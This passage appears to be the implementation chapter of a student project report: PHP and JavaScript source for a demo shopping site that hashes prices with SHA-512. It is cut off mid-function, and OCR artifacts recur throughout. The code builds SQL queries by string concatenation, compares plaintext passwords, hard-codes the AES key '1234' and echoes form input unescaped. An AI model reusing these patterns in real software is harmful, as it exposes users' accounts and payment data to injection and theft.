- Hashing module: In hashing module of the project, we will use javascript language to code SHA512 algorithm to hash the sensitive value. We will verify the old hash with new hash to check whether both are same or not. In case of different hash value our website will alert the user and logout to prevent the attack.

Chapter 5

IMPLEMENTATION & TESTING

5.1 Sample Code

LOGIN PAGE

```
<html><head><title>E - Commerce Website</title><script
src="https://ajax.googleapis.com/ajax/libs/jquery/3.4.1/jquery.min.js"><
/script><script
src="https://maxcdn.bootstrapcdn.com/bootstrap/4.3.1/js/bootstrap.min.js
"></script><link
rel="stylesheet"href="https://maxcdn.bootstrapcdn.com/bootstrap/4.3.1/cs
s/bootstrap.min.css"><link
href="https://fonts.googleapis.com/icon?family=Material+Icons"rel="style
sheet"><style>body {
  background-image: url('b3.png');
  background-repeat: no-repeat;
  background-size: cover;
}

</style></head><body><nav class="navbar navbar-expand-sm bg-light
justify-content-center">< !-- Links --><ul class="navbar-nav"><li
class="nav-item"><a class="nav-link mx-5"href="home.php"><b>Sign
Up</b></a></li><li class="nav-item h2">E - Commerce Website</li><li
class="nav-item"><a class="nav-link mx-5"href="login.php"><b>Log
In</b></a></li></ul></nav><br><form
action=""method="post"class="container justify-content-
center"style="width: 400px;"><div class="form-group justify-content-
center text-center"><legend class="mb-5"style="color:black; font-
size:36px;"><b>LOG IN</b></legend><input class="form-
control"type="email"placeholder="Email ID"name="email"><br><br><input
class="form-
control"type="password"placeholder="Password"name="pswd"id="pswd"><br><b
r><input type="submit"value="Log In"style="background-color:#1ba318;
color:white;width:150px; height:50px; font-
size:24px"><br><br></div></form><script src="http://crypto-
js.googlecode.com/svn/tags/3.1.2/build/rollups/sha512.js">
</script><script>var pwd=document.getElementById('pswd').value;
var hash=CryptoJS.SHA512(pwd);
</script><?php require_once "dbConn.php";
```

```
if($_SERVER["REQUEST_METHOD"]=="POST") {
  $e=$_POST["email"];
  $p=$_POST["pswd"];

  $sql="SELECT * FROM registration WHERE Email='".$e."'";
  $res1=mysqli_query($conn, $sql);
  $res2=mysqli_affected_rows($conn);
  $row=mysqli_fetch_assoc($res1);

  if ($res2==1) {
    if($row["Password"]==$p) {
      session_start();
      $_SESSION["userEmail"]=$e;
      // Change the file for preventing the attack
      header("Location: afterSignIn.php");
    }

    else {
      echo '<div class="alert alert-warning">
<strong>Warning</strong>Your Password is incorrect ! ! </div>';

    }
  }

  else {
    echo '<div class="alert alert-warning">
<strong>Warning</strong>Your Email Id is incorrect ! ! </div>';

  }
}

mysqli_close($conn);
    ?></body></html>
```

AFTERSIGNIN

```
<?php session_start();

?>< !DOCTYPE html><html><head><style>li {
  list-style-type: none;
}

</style><title>Shopping Page !</title><script
src="https://ajax.googleapis.com/ajax/libs/jquery/3.4.1/jquery.min.js"><
/script><script
src="https://maxcdn.bootstrapcdn.com/bootstrap/4.3.1/js/bootstrap.min.js
"></script><link
rel="stylesheet"href="https://maxcdn.bootstrapcdn.com/bootstrap/4.3.1/cs
s/bootstrap.min.css"><link
href="https://fonts.googleapis.com/icon?family=Material+Icons"rel="style
sheet"><script src="https://cdnjs.cloudflare.com/ajax/libs/crypto-
```

```
js/3.1.2/rollups/aes.js"></script></head><body><nav class="navbar fixed-
top navbar-expand-sm bg-light justify-content-center">< !-- Links --><ul
class="navbar-nav mr-5"><li class="nav-item mr-5"><a class="nav-
link"href="afterSignIn.php"><span class="h2">E - Commerce
Website</span></a></li><li class="nav-item"><span class="navbar-text mx-
5 mt-3"><?php echo $_SESSION["userEmail"];
?></span></li><li class="nav-item"><a class="nav-link mr-5"href="#"><i
class="material-icons"style="font-size: 50px;">shopping_cart</i><span
id="numOfItems"style="position: absolute; color: white; left: 937px;
top: 21px;"></span></a></li><li class="nav-item mt-3"><a class="nav-link
float-right"href="logout.php"><button class="btn btn-sm btn-outline-
primary">Logout</button></a></li></ul></nav><div
class="container"style="position: relative; margin-top: 130px; margin-
left: 0px; width: 900px;"><table class="table table-bordered"><tr
style="background-color:DodgerBlue;"><th class="text-center
h5"colspan="2">Items</th></tr><?php include "dbConn.php";
$query="SELECT * FROM items WHERE Owner_Name !=
'".$_SESSION["userEmail"]."'";
$result=mysqli_query($conn, $query);

while($row=mysqli_fetch_assoc($result)) {
  $in=$row['Item_Name'];
  echo '
<tr class="bg-light"><td style="width: 150px;"><img
src="data:image/jpeg;base64,'.base64_encode($row['Img_File']
).'"height="150"width="150"class="img-thumnail"/></td><td><ul><li
class="d-inline"style="font-size: 30px;">'.$row['Item_Name'].'</li><li
class="float-right d-inline display-4 px-
3">₹'.$row['updatedBid'].'</li><li class="my-3"><strong>Owner:
</strong>'.$row['Owner_Name'].'</li> <li class="float-right"> <div
class="input-group"> <span class="input-group-btn mr-3"> <button
class="btn-sm btn-primary px-
3"onclick="jsfunction(this,\''.$row['Item_Name'].'\')"type="submit"value
="'.$row['updatedBid'].'">Add Item</button> </span> </div> </li> </ul>
</td> </tr> ';
}

mysqli_close($conn);
?></table></div><div class="col-3 ml-5 p-3"style="position: absolute;
left: 900px; top: 130px; border: 1px solid black;"><div class="py-4 h4
text-center"style="color:green"><b>Your Order</b></div><form
action="payment.php"method="post">Item Name : <input
id="itmName"type="text"name="itemName"class="float-right px-2"readonly
required><br><br>Amount : <input
id="itmCost"type="text"name="cost"class="float-right px-2"readonly
required><br><br><br><p style="color:red">Proceed Securly* <input
type='hidden'name='strcrypt'id='strcrypt'size='55'required />< !--
<input id="hash"type="text"name="hash"style="display: none;">-->< !--
input name="Clear"type="reset"value="clear"class="float-left btn btn-
primary"--><input
type='button'id='cryptstr'value='Confirm'/></p><br><input
```

```
name="checkout"type="submit"value="Checkout"class="float-right btn btn-
primary"></form><div class=""></div></div><script>

<script>function jsfunction(obj, s) {
  document.getElementById("numOfItems").innerHTML=1;
  document.getElementById("itmName").setAttribute("value", s);
  var encrypted=CryptoJS.AES.encrypt(obj.value, "1234");
  var decrypted=CryptoJS.AES.decrypt(encrypted, "1234");
  console.log("Decrypted value:");
  console.log(decrypted.toString(CryptoJS.enc.Utf8));
  document.getElementById("itmCost").setAttribute("value", obj.value);

  console.log("Hashed value:");
  console.log(forge_sha256(obj.value));
}

</script></body></html>
```

ACTIONPAGE

```
<!DOCTYPE html>
<html>
<head>
<meta name="viewport" content="width=device-width, initial-scale=1">
<link rel="stylesheet" href="https://cdnjs.cloudflare.com/ajax/libs/font-
awesome/4.7.0/css/font-awesome.min.css">
  <script
src="https://ajax.googleapis.com/ajax/libs/jquery/3.4.1/jquery.min.js"></
script>
  <script
src="https://maxcdn.bootstrapcdn.com/bootstrap/4.3.1/js/bootstrap.min.js"
></script>
  <link rel="stylesheet"
href="https://maxcdn.bootstrapcdn.com/bootstrap/4.3.1/css/bootstrap.min.c
ss">     <link
href="https://fonts.googleapis.com/icon?family=Material+Icons"
rel="stylesheet">

<style>
body {
  font-family: Arial;
  font-size: 17px;
  padding: 8px;
}

* {
  box-sizing: border-box;
```

```css
}

.row {
  display: -ms-flexbox; /* IE10 */
  display: flex;
  -ms-flex-wrap: wrap; /* IE10 */
  flex-wrap: wrap;
  margin: 0 -16px;
}

.col-25 {
  -ms-flex: 25%; /* IE10 */
  flex: 25%;
}

.col-50 {
  -ms-flex: 50%; /* IE10 */
  flex: 50%;
}

.col-75 {
  -ms-flex: 75%; /* IE10 */
  flex: 75%;
}

.col-25,
.col-50,
.col-75 {
  padding: 0 16px;
}

.container {
  background-color: #f2f2f2;
  padding: 5px 20px 15px 20px;
  border: 1px solid lightgrey;
  border-radius: 3px;
}

input[type=text] {
  width: 100%;
  margin-bottom: 20px;
  padding: 12px;
  border: 1px solid #ccc;
  border-radius: 3px;
}

label {
  margin-bottom: 10px;
  display: block;
}

.icon-container {
  margin-bottom: 20px;
  padding: 7px 0;
  font-size: 24px;
}

.btn {
  background-color: #4CAF50;
  color: white;
  padding: 12px;
  margin: 10px 0;
  border: none;
  width: 100%;
  border-radius: 3px;
  cursor: pointer;
  font-size: 17px;
}

.btn:hover {
  background-color: #45a049;
}

a {
  color: #2196F3;
}

hr {
  border: 1px solid lightgrey;
}

span.price {
  float: right;
  color: grey;
}

/* Responsive layout - when the screen is less than 800px wide, make the
two columns stack on top of each other instead of next to each other
(also change the direction - make the "cart" column go on top) */
@media (max-width: 800px) {
  .row {
    flex-direction: column-reverse;
  }
  .col-25 {
    margin-bottom: 20px;
  }
  li{
    list-style-type: none;
    }

}
.center {
  display: block;
  margin-left: auto;
  margin-right: auto;
  width: 50%;
}

.img-container {
        text-align: center;
      }

</style>
</head>

<?php
session_start();
?>

<body>
    <nav class="navbar fixed-top navbar-expand-sm bg-light justify-
content-center">

      <!-- Links -->
      <ul class="navbar-nav mr-5">

        <li class="nav-item mr-5">
          <a class="nav-link" href="afterSignIn.php"><span class="h2">E -
Commerce Website</span></a>
        </li>
        <li class="nav-item">
          <span class="navbar-text mx-5 mt-3"><?php echo
$_SESSION["userEmail"];?></span>
        </li>
        <li class="nav-item">
          <a class="nav-link mr-5" href="#"><i class="material-icons"
style="font-size: 50px;">shopping_cart</i><span class="numOfItems"
style="position: absolute; color: white; left: 937px; top:
21px;"></span></a>
        </li>
        <li class="nav-item mt-3">
          <a class="nav-link float-right" href="logout.php"><button
class="btn btn-sm btn-outline-primary">Logout</button></a>
        </li>
      </ul>
    </nav>
   <div class="img-container">
            <img src="pay.jpg" alt="payment successful" />
        </div>
</body>
</html>
```

ENCRYPT

```
<?php
session_start();
?>

<!DOCTYPE html>
 <html>
   <head>
     <style>
        li{
          list-style-type: none;
        }
     </style>


     <title>E-Commerce Demo - home</title>
     <script
src="https://ajax.googleapis.com/ajax/libs/jquery/3.4.1/jquery.min.js"></
script>
     <script
src="https://maxcdn.bootstrapcdn.com/bootstrap/4.3.1/js/bootstrap.min.js"
></script>
     <link rel="stylesheet"
href="https://maxcdn.bootstrapcdn.com/bootstrap/4.3.1/css/bootstrap.min.c
ss">
     <link href="https://fonts.googleapis.com/icon?family=Material+Icons"
rel="stylesheet">
     <script src="https://cdnjs.cloudflare.com/ajax/libs/crypto-
js/3.1.2/rollups/aes.js"></script>
     <script src="sha512.js"></script>
   </head>

<body>
    <nav class="navbar fixed-top navbar-expand-sm bg-light justify-
content-center">
```

```
      <!-- Links -->
      <ul class="navbar-nav mr-5">

        <li class="nav-item mr-5">
          <a class="nav-link" href="afterSignIn.php"><span class="h2">E -
Commerce Demo</span></a>
        </li>
        <li class="nav-item">
          <span class="navbar-text mx-5 mt-3"><?php echo
$_SESSION["userEmail"];?></span>
        </li>
        <li class="nav-item">
          <a class="nav-link mr-5" href="#"><i class="material-icons"
style="font-size: 50px;">shopping_cart</i><span id="numOfItems"
style="position: absolute; color: white; left: 937px; top:
21px;"></span></a>
        </li>
        <li class="nav-item mt-3">
          <a class="nav-link float-right" href="logout.php"><button
class="btn btn-sm btn-outline-primary">Logout</button></a>
        </li>

      </ul>
    </nav>

   <div class="container" style="position: relative; margin-top: 130px;
margin-left: 0px; width: 900px;">
      <table class="table table-bordered">
        <tr>
          <th class="text-center h5" colspan="2">Items</th>
        </tr>
        <?php
          include "dbConn.php";
          $query = "SELECT * FROM items WHERE Owner_Name !=
'".$_SESSION["userEmail"]."'";
          $result = mysqli_query($conn, $query);
          while($row = mysqli_fetch_assoc($result))
          {
            $in=$row['Item_Name'];
            echo '
                <tr class="bg-light">
                  <td style="width: 150px;">
                    <img
src="data:image/jpeg;base64,'.base64_encode($row['Img_File'] ).'"
height="150" width="150" class="img-thumnail" />
                  </td>
                  <td>
                  <ul>
```

```
                    <li class="d-inline" style="font-size:
30px;">'.$row['Item_Name'].'</li>
                    <li class="float-right d-inline display-4 px-3">
$'.$row['updatedBid'].'</li>
                    <li class="my-3"><strong>Owner :
</strong>'.$row['Owner_Name'].'</li>

                    <li class="float-right">
                      <div class="input-group">
                        <span class="input-group-btn mr-3">
                          <button class="btn-sm btn-primary px-3"
onclick="jsfunction(this,\''.$row['Item_Name'].'\')" type="submit"
value="'.$row['updatedBid'].'">Add Item</button>
                        </span>
                      </div>
                    </li>

                  </ul>
                  </td>
                </tr>
             ';
          }
          mysqli_close($conn);
        ?>
        </table>
  </div>
     <div class="col-3 ml-5 p-3" style="position: absolute; left: 900px;
top: 130px; border: 1px solid black;">
        <div class="py-4 h4 text-center">Your Order</div>
        <form action="other.php" method="post">
          Item Name : <input id="itmName" type="text" name="itemName"
class="float-right px-2"><br><br>
          Amount : <input id="itmCost" type="text" name="cost"
class="float-right px-2"><br><br><br>
          <input id="hash" type="text" name="hash" style="display:
none;">
          <input name="checkout" type="submit" value="Checkout"
class="float-right btn btn-primary">
        </form>
       <div class=""></div>
     </div>


  <script>

    function jsfunction(obj, s){
      document.getElementById("numOfItems").innerHTML = 1;
      document.getElementById("itmName").setAttribute("value", s);
      var encrypted = CryptoJS.AES.encrypt(obj.value, "1234");

      var decrypted = CryptoJS.AES.decrypt(encrypted, "1234");

      console.log("Decrypted value:");
      console.log(decrypted.toString(CryptoJS.enc.Utf8));
      document.getElementById("itmCost").setAttribute("value",
obj.value);
      document.getElementById("hash").setAttribute("value",
hex_sha512(obj.value));

      console.log("Hashed value:");

    }
  </script>

</body>
</html>
```

aes.html

```
<html>
  <head>
    <script src="https://cdnjs.cloudflare.com/ajax/libs/crypto-
js/3.1.2/rollups/aes.js"></script>
  </head>
  <body>

    Full working sample actually is:

<br><br>
<label>encrypted</label>
<div id="demo1"></div>
<br>

<label>decrypted</label>
<div id="demo2"></div>

<br>
<label>Actual Message</label>
<div id="demo3"></div>

        <script>
     var encrypted = CryptoJS.AES.encrypt("Vivek Ravishankar", "1234");
//U2FsdGVkX18ZUVvShFSES21qHsQEqZXMxQ9zgHy+bu0=

var decrypted = CryptoJS.AES.decrypt(encrypted, "1234");
//4d657373616765


document.getElementById("demo1").innerHTML = encrypted;
document.getElementById("demo2").innerHTML = decrypted;
document.getElementById("demo3").innerHTML =
decrypted.toString(CryptoJS.enc.Utf8);
    </script>

  </body>
</html>
```


PAYMENT

```
<!DOCTYPE html>
<html>
<head>
<meta name="viewport" content="width=device-width, initial-scale=1">
<link rel="stylesheet" href="https://cdnjs.cloudflare.com/ajax/libs/font-
awesome/4.7.0/css/font-awesome.min.css">
  <script
src="https://ajax.googleapis.com/ajax/libs/jquery/3.4.1/jquery.min.js"></
script>
  <script
src="https://maxcdn.bootstrapcdn.com/bootstrap/4.3.1/js/bootstrap.min.js"
></script>
  <link rel="stylesheet"
href="https://maxcdn.bootstrapcdn.com/bootstrap/4.3.1/css/bootstrap.min.c
ss">     <link
href="https://fonts.googleapis.com/icon?family=Material+Icons"
rel="stylesheet">

<style>
body {
  font-family: Arial;
  font-size: 17px;
  padding: 8px;
}

* {
  box-sizing: border-box;
}

.row {
  display: -ms-flexbox; /* IE10 */
  display: flex;
  -ms-flex-wrap: wrap; /* IE10 */
  flex-wrap: wrap;
  margin: 0 -16px;
}

.col-25 {
  -ms-flex: 25%; /* IE10 */
  flex: 25%;
}

.col-50 {
  -ms-flex: 50%; /* IE10 */
  flex: 50%;
}

.col-75 {
  -ms-flex: 75%; /* IE10 */
  flex: 75%;
}

.col-25,
.col-50,
.col-75 {
  padding: 0 16px;
}

.container {
  background-color: #f2f2f2;
  padding: 5px 20px 15px 20px;
  border: 1px solid lightgrey;
  border-radius: 3px;
}

input[type=text] {
  width: 100%;
  margin-bottom: 20px;
  padding: 12px;
  border: 1px solid #ccc;
  border-radius: 3px;
}

label {
  margin-bottom: 10px;
  display: block;
}
```

```css
.icon-container {
  margin-bottom: 20px;
  padding: 7px 0;
  font-size: 24px;
}

.btn {
  background-color: #4CAF50;
  color: white;
  padding: 12px;
  margin: 10px 0;
  border: none;
  width: 100%;
  border-radius: 3px;
  cursor: pointer;
  font-size: 17px;
}

.btn:hover {
  background-color: #45a049;
}

a {
  color: #2196F3;
}

hr {
  border: 1px solid lightgrey;
}

span.price {
  float: right;
  color: grey;
}

/* Responsive layout - when the screen is less than 800px wide, make the
two columns stack on top of each other instead of next to each other
(also change the direction - make the "cart" column go on top) */
@media (max-width: 800px) {
  .row {
    flex-direction: column-reverse;
  }
  .col-25 {
    margin-bottom: 20px;
  }
  li{
    list-style-type: none;
    }
}
</style>
</head>

<?php
session_start();
?>

<body>
<?php
$cost = $_POST["cost"];
$hash = $_POST["strcrypt"];
?>
    <nav class="navbar fixed-top navbar-expand-sm bg-light justify-
content-center">
      <!-- Links -->
      <ul class="navbar-nav mr-5">

        <li class="nav-item mr-5">
          <a class="nav-link" href="afterSignIn.php"><span class="h2">E -
Commerce Website</span></a>
        </li>
        <li class="nav-item">
          <span class="navbar-text mx-5 mt-3"><?php echo
$_SESSION["userEmail"];?></span>
        </li>
        <li class="nav-item">
          <a class="nav-link mr-5" href="#"><i class="material-icons"
style="font-size: 50px;">shopping_cart</i><span class="numOfItems"
style="position: absolute; color: white; left: 937px; top:
21px;"></span></a>
        </li>
        <li class="nav-item mt-3">
          <a class="nav-link float-right" href="logout.php"><button
class="btn btn-sm btn-outline-primary">Logout</button></a>
        </li>
      </ul>
    </nav>
<div class="container-fluid" style="margin-top: 120px; padding: 30px;">
<h2>Payment</h2>
<div class="row">
  <div class="col-8">
    <div class="container">
      <form action="action_page.php">
        <div class="row">
          <div class="col-50">
            <h3>Billing Address</h3>
            <label for="fname"><i class="fa fa-user"></i> Full
Name*</label>
            <input type="text" id="fname" name="firstname"
placeholder="Vivek R" required>
            <label for="email"><i class="fa fa-envelope"></i>
Email*</label>
            <input type="text" id="email" name="email"
placeholder="vivekr2019@gmail.com" required>
            <label for="adr"><i class="fa fa-address-card-o"></i>
Address*</label>
            <input type="text" id="adr" name="address" placeholder="#34
15th ABC Street " required>
            <label for="city"><i class="fa fa-institution"></i>
City*</label>
            <input type="text" id="city" name="city"
placeholder="TIRUPATTUR" required>
            <div class="row">
              <div class="col-50">
                <label for="state">State*</label>
                <input type="text" id="state" name="state"
placeholder="TN" required>
              </div>
              <div class="col-50">
                <label for="zip">Zip Code*</label>
                <input type="text" id="zip" name="zip"
placeholder="632001" required>
              </div>
            </div>
          </div>
          <div class="col-50">
            <h3>Payment</h3>
            <label for="fname">Accepted Cards</label>
            <div class="icon-container">
              <i class="fa fa-cc-visa" style="color:navy;"></i>
              <i class="fa fa-cc-amex" style="color:blue;"></i>
              <i class="fa fa-cc-mastercard" style="color:red;"></i>
              <i class="fa fa-cc-discover" style="color:orange;"></i>
            </div>
            <label for="cname">Name on Card*</label>
            <input type="text" id="cname" name="cardname"
placeholder="VIVEK RAVISHANKAR " required>
            <label for="ccnum">Credit card number*</label>
            <input type="text" id="ccnum" name="cardnumber"
placeholder="1111-2222-3333-4444" required>
            <label for="expmonth">Exp Month*</label>
            <input type="text" id="expmonth" name="expmonth"
placeholder="Sep" required>
            <div class="row">
```

```
              <div class="col-50">
                <label for="expyear">Exp Year*</label>
                <input type="text" id="expyear" name="expyear"
placeholder="2025" required>
              </div>
              <div class="col-50">
                <label for="cvv">CVV*</label>
                <input type="text" id="cvv" name="cvv" placeholder="352"
required>
              </div>
            </div>
          </div>
        </div>
        <label>
          <input type="checkbox" checked="checked" name="sameadr">
Shipping address same as billing
        </label>
    <p>Proceed Securely*</p>
    <input type='button' id='cryptstr' value="Pay Now" class="btn btn-
success" /></p><br>
        <!-- input type="submit" value="Continue to checkout" class="btn
btn-success" -->
      </form>
    </div>
  </div>
  <div class="col-25">
    <div class="container">
      <h4>Cart <span class="price" style="color:black"><i class="fa fa-
shopping-cart"></i> <b>1</b></span></h4>
      <p><?php echo $_POST["itemName"];?><span class="price">$<?php echo
$_POST["cost"];?></span></p>
      <hr>
      <p>Total <span class="price" style="color:black"><b>$<?php echo
$_POST["cost"];?></b></span></p>
    </div>
  </div>
</div>
  </div>
   <p>The hash value(using SHA512) of cost is  <span class="price"
style="color:red"><?php echo $_POST["strcrypt"];?></span></p>
<script>
//code of SHA512 function
    function SHA512(str){function
int64(msint_32,lsint_32){this.highOrder=msint_32;this.lowOrder=lsint_32;}
    var H=[new int64(0x6a09e667,0xf3bcc908),new
int64(0xbb67ae85,0x84caa73b),new int64(0x3c6ef372,0xfe94f82b),new
int64(0xa54ff53a,0x5f1d36f1),new int64(0x510e527f,0xade682d1),new
int64(0x9b05688c,0x2b3e6c1f),new int64(0x1f83d9ab,0xfb41bd6b),new
int64(0x5be0cd19,0x137e2179)];var K=[new int64(0x428a2f98,0xd728ae22),new
int64(0x71374491,0x23ef65cd),new int64(0xb5c0fbcf,0xec4d3b2f),new
int64(0xe9b5dba5,0x8189dbbc),new int64(0x3956c25b,0xf348b538),new
int64(0x59f111f1,0xb605d019),new int64(0x923f82a4,0xaf194f9b),new
int64(0xab1c5ed5,0xda6d8118),new int64(0xd807aa98,0xa3030242),new
int64(0x12835b01,0x45706fbe),new int64(0x243185be,0x4ee4b28c),new
int64(0x550c7dc3,0xd5ffb4e2),new int64(0x72be5d74,0xf27b896f),new
int64(0x80deb1fe,0x3b1696b1),new int64(0x9bdc06a7,0x25c71235),new
int64(0xc19bf174,0xcf692694),new int64(0xe49b69c1,0x9ef14ad2),new
int64(0xefbe4786,0x384f25e3),new int64(0x0fc19dc6,0x8b8cd5b5),new
int64(0x240ca1cc,0x77ac9c65),new int64(0x2de92c6f,0x592b0275),new
int64(0x4a7484aa,0x6ea6e483),new int64(0x5cb0a9dc,0xbd41fbd4),new
int64(0x76f988da,0x831153b5),new int64(0x983e5152,0xee66dfab),new
int64(0xa831c66d,0x2db43210),new int64(0xb00327c8,0x98fb213f),new
int64(0xbf597fc7,0xbeef0ee4),new int64(0xc6e00bf3,0x3da88fc2),new
int64(0xd5a79147,0x930aa725),new int64(0x06ca6351,0xe003826f),new
int64(0x14292967,0x0a0e6e70),new int64(0x27b70a85,0x46d22ffc),new
int64(0x2e1b2138,0x5c26c926),new int64(0x4d2c6dfc,0x5ac42aed),new
int64(0x53380d13,0x9d95b3df),new int64(0x650a7354,0x8baf63de),new
int64(0x766a0abb,0x3c77b2a8),new int64(0x81c2c92e,0x47edaee6),new
int64(0x92722c85,0x1482353b),new int64(0xa2bfe8a1,0x4cf10364),new
int64(0xa81a664b,0xbc423001),new int64(0xc24b8b70,0xd0f89791),new
int64(0xc76c51a3,0x0654be30),new int64(0xd192e819,0xd6ef5218),new
int64(0xd6990624,0x5565a910),new int64(0xf40e3585,0x5771202a),new
int64(0x106aa070,0x32bbd1b8),new int64(0x19a4c116,0xb8d2d0c8),new
int64(0x1e376c08,0x5141ab53),new int64(0x2748774c,0xdf8eeb99),new
int64(0x34b0bcb5,0xe19b48a8),new int64(0x391c0cb3,0xc5c95a63),new
int64(0x4ed8aa4a,0xe3418acb),new int64(0x5b9cca4f,0x7763e373),new
int64(0x682e6ff3,0xd6b2b8a3),new int64(0x748f82ee,0x5defb2fc),new
int64(0x78a5636f,0x43172f60),new int64(0x84c87814,0xa1f0ab72),new
int64(0x8cc70208,0x1a6439ec),new int64(0x90befffa,0x23631e28),new
int64(0xa4506ceb,0xde82bde9),new int64(0xbef9a3f7,0xb2c67915),new
int64(0xc67178f2,0xe372532b),new int64(0xca273ece,0xea26619c),new
int64(0xd186b8c7,0x21c0c207),new int64(0xeada7dd6,0xcde0eb1e),new
int64(0xf57d4f7f,0xee6ed178),new int64(0x06f067aa,0x72176fba),new
int64(0x0a637dc5,0xa2c898a6),new int64(0x113f9804,0xbef90dae),new
int64(0x1b710b35,0x131c471b),new int64(0x28db77f5,0x23047d84),new
int64(0x32caab7b,0x40c72493),new int64(0x3c9ebe0a,0x15c9bebc),new
int64(0x431d67c4,0x9c100d4c),new int64(0x4cc5d4be,0xcb3e42b6),new
int64(0x597f299c,0xfc657e2a),new int64(0x5fcb6fab,0x3ad6faec),new
int64(0x6c44198c,0x4a475817)];var W=new Array(64);var
a,b,c,d,e,f,g,h,i,j;var T1,T2;var charsize=8;function
utf8_encode(str){return unescape(encodeURIComponent(str));}
    function str2binb(str){var bin=[];var mask=(1<<charsize)-1;var
len=str.length*charsize;for(var
i=0;i<len;i+=charsize){bin[i>>5]|=(str.charCodeAt(i/charsize)&mask)<<(32-
charsize-(i % 32));}
    return bin;}
    function binb2hex(binarray){var hex_tab='0123456789abcdef';var
str='';var length=binarray.length*4;var srcByte;for(var
i=0;i<length;i+=1){srcByte=binarray[i>>2]>>((3-(i %
4))*8);str+=hex_tab.charAt((srcByte>>4)&0xF)+hex_tab.charAt(srcByte&0xF);
}
    return str;}
    function safe_add_2(x,y){var
lsw,msw,lowOrder,highOrder;lsw=(x.lowOrder&0xFFFF)+(y.lowOrder&0xFFFF);ms
w=(x.lowOrder>>>16)+(y.lowOrder>>>16)+(lsw>>>16);lowOrder=((msw&0xFFFF)<<
16)|(lsw&0xFFFF);lsw=(x.highOrder&0xFFFF)+(y.highOrder&0xFFFF)+(msw>>>16)
;msw=(x.highOrder>>>16)+(y.highOrder>>>16)+(lsw>>>16);highOrder=((msw&0xF
FFF)<<16)|(lsw&0xFFFF);return new int64(highOrder,lowOrder);}
    function safe_add_4(a,b,c,d){var
lsw,msw,lowOrder,highOrder;lsw=(a.lowOrder&0xFFFF)+(b.lowOrder&0xFFFF)+(c
.lowOrder&0xFFFF)+(d.lowOrder&0xFFFF);msw=(a.lowOrder>>>16)+(b.lowOrder>>
>16)+(c.lowOrder>>>16)+(d.lowOrder>>>16)+(lsw>>>16);lowOrder=((msw&0xFFFF
)<<16)|(lsw&0xFFFF);lsw=(a.highOrder&0xFFFF)+(b.highOrder&0xFFFF)+(c.high
Order&0xFFFF)+(d.highOrder&0xFFFF)+(msw>>>16);msw=(a.highOrder>>>16)+(b.h
ighOrder>>>16)+(c.highOrder>>>16)+(d.highOrder>>>16)+(lsw>>>16);highOrder
=((msw&0xFFFF)<<16)|(lsw&0xFFFF);return new int64(highOrder,lowOrder);}
    function safe_add_5(a,b,c,d,e){var
lsw,msw,lowOrder,highOrder;lsw=(a.lowOrder&0xFFFF)+(b.lowOrder&0xFFFF)+(c
.lowOrder&0xFFFF)+(d.lowOrder&0xFFFF)+(e.lowOrder&0xFFFF);msw=(a.lowOrder
>>>16)+(b.lowOrder>>>16)+(c.lowOrder>>>16)+(d.lowOrder>>>16)+(e.lowOrder>
>>16)+(lsw>>>16);lowOrder=((msw&0xFFFF)<<16)|(lsw&0xFFFF);lsw=(a.highOrde
r&0xFFFF)+(b.highOrder&0xFFFF)+(c.highOrder&0xFFFF)+(d.highOrder&0xFFFF)+
(e.highOrder&0xFFFF)+(msw>>>16);msw=(a.highOrder>>>16)+(b.highOrder>>>16)
+(c.highOrder>>>16)+(d.highOrder>>>16)+(e.highOrder>>>16)+(lsw>>>16);high
Order=((msw&0xFFFF)<<16)|(lsw&0xFFFF);return new
int64(highOrder,lowOrder);}
    function maj(x,y,z){return new
int64((x.highOrder&y.highOrder)^(x.highOrder&z.highOrder)^(y.highOrder&z.
highOrder),(x.lowOrder&y.lowOrder)^(x.lowOrder&z.lowOrder)^(y.lowOrder&z.
lowOrder));}
    function ch(x,y,z){return new
int64((x.highOrder&y.highOrder)^(~x.highOrder&z.highOrder),(x.lowOrder&y.
lowOrder)^(~x.lowOrder&z.lowOrder));}
    function rotr(x,n){if(n<=32){return new
int64((x.highOrder>>>n)|(x.lowOrder<<(32-
n)),(x.lowOrder>>>n)|(x.highOrder<<(32-n)));}else{return new
int64((x.lowOrder>>>n)|(x.highOrder<<(32-
n)),(x.highOrder>>>n)|(x.lowOrder<<(32-n)));}}
    function sigma0(x){var rotr28=rotr(x,28);var rotr34=rotr(x,34);var
rotr39=rotr(x,39);return new
int64(rotr28.highOrder^rotr34.highOrder^rotr39.highOrder,rotr28.lowOrder^
rotr34.lowOrder^rotr39.lowOrder);}
    function sigma1(x){var rotr14=rotr(x,14);var rotr18=rotr(x,18);var
rotr41=rotr(x,41);return new
int64(rotr14.highOrder^rotr18.highOrder^rotr41.highOrder,rotr14.lowOrder^
rotr18.lowOrder^rotr41.lowOrder);}
    function gamma0(x){var
rotr1=rotr(x,1),rotr8=rotr(x,8),shr7=shr(x,7);return new
int64(rotr1.highOrder^rotr8.highOrder^shr7.highOrder,rotr1.lowOrder^rotr8
.lowOrder^shr7.lowOrder);}
    function gamma1(x){var rotr19=rotr(x,19);var rotr61=rotr(x,61);var
shr6=shr(x,6);return new
int64(rotr19.highOrder^rotr61.highOrder^shr6.highOrder,rotr19.lowOrder^ro
tr61.lowOrder^shr6.lowOrder);}
    function shr(x,n){if(n<=32){return new
int64(x.highOrder>>>n,x.lowOrder>>>n|(x.highOrder<<(32-n)));}else{return
new int64(0,x.highOrder<<(32-n));}
}
    str=utf8_encode(str);strlen=str.length*charsize;str=str2binb(str);str
[strlen>>5]|=0x80<<(24-strlen %
32);str[(((strlen+128)>>10)<<5)+31]=strlen;for(var
